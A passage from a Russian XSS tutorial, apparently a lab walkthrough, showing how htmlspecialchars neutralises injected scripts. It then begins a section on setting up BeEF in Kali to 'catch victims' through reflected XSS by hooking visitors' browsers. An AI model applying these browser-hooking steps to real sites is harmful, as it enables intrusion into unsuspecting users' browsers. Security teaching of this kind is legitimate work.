
Рассмотрим более внимательнее этот код. Откроем тег , и увидим поле «Name», и поле «Message»:



Смысл в том, что каждый раз, при открытии этой страницы, код JavaScript выполняется раз за разом.


К слову сказать, параметр «id», в теге , не отображается на странице, но хакеры могут попытаться использовать эти параметры, а также другие теги («img», «src», «url»), для проведения этой атаки.

Нам нужно фильтровать, то, что вводят пользователи, в эквивалент HTML. Если взять наглядный пример, с внедренным скриптом:




В итоге мы получим данный скрипт в поле «Message» на странице, без возможности выполнения.


Давайте я изменю настройки безопасности на «high», «высокие»:



Можем перейти на страницу «Reflected XSS», разницы никакой нет, и введем наш скрипт, который мы тестировали уже:




Как видим, вывод проходит, как обычный текст, и нет исполняемого кода. Давайте посмотрим на исходники этой страницы, на наш скрипт:



На первый взгляд кажется, что инъекция прошла успешно. На самом деле все не так, и теги экранируются в специальные символы.

Все, благодаря функции «htmlspecialchars». Посмотрим на исходники, с помощью кнопки «view sourse»:



Эта функция обрабатывает каждый символ, который Вы введете. Она также сообщает это HTML, и браузеру, что изменит их на эквивалентные символы в коде HTML.

На самом деле, не важно какую инъекцию Вы пытаетесь сделать, так как будет проходить процесс конвертации.

Если Вы обычный пользователь, то в данном случае URL будет выглядеть, как обычный и доверенный. В данной ситуации, я рекомендую быть осторожным при переходе по ссылкам, и получения каких-либо нерекомендуемых формах (всплывающие окна).

Если Вы скачиваете что-то, то постарайтесь обратить внимание на то, чтобы был официальный сайт, и HTTPS. Всегда сверяйте контрольные суммы софта, чтобы избежать возможность подлога.


Если Вы получили фейковое уведомление о вводе логина и пароля (на примере Facebook), то игнорируйте его.

9.0 Ловим жертв с помощью BeEF Framework, используя уязвимость Reflected XSS.

Мы с Вами прошли достаточно длинный путь, на пути изучения разных типов уязвимости XSS. Это Reflected, Stored и DOM Based XSS, на разных уровнях безопасности. Много информации узнали на протяжении всех уроков. Мы умеем обходить защиту, а также редактировать пэйлоады таким образом,


чтобы они работали в различных ситуациях. На самом деле вариаций очень много, и я показал лишь саму механику процесса, с некоторыми практическими примерами.

Суть в том, что мы не видели и не знаем, как использовать эти уязвимости. Наша деятельность заключалась в том, что мы запускали функцию alert(), с каким либо сообщением. В общем, мы будем взламывать машины пользователей, которые посещают уязвимые страницы. Для реализации этих идей, мы будем использовать BeEF Framework. Beff позволяет запускать огромное количество команд, в пораженных браузерах. Для коннекта браузера с BeEF, нужно запустить код JavaScript непосредственно в браузере. Как Вы уже догадались, BeEF использует код JavaScript, а это значит, что мы можем использовать уязвимость XSS, при открытии пользователем этой уязвимой страницы.
Переходим к рассмотрению Beef. Мы настроем и поймаем какую-либо жертву.
Рассматривать будем в Kali Linux. При запуске в первый раз, система попросит Вас изменить логин и пароль, для входа в BeEF. Он находится в файле по адресу: «/etc/beef-xss/config.yaml», и нужно отредактировать поля «credentials»:




Как только Вы отредактируете логин и пароль, можно спокойно запускать фреймворк «по-дефолту», так как в конфигах еще куча настроек.


После запуска BeEF, у нас автоматически открывается браузер, где нужно ввести логин и пароль:




Жмем кнопку «Login», и переходим в основное меню:



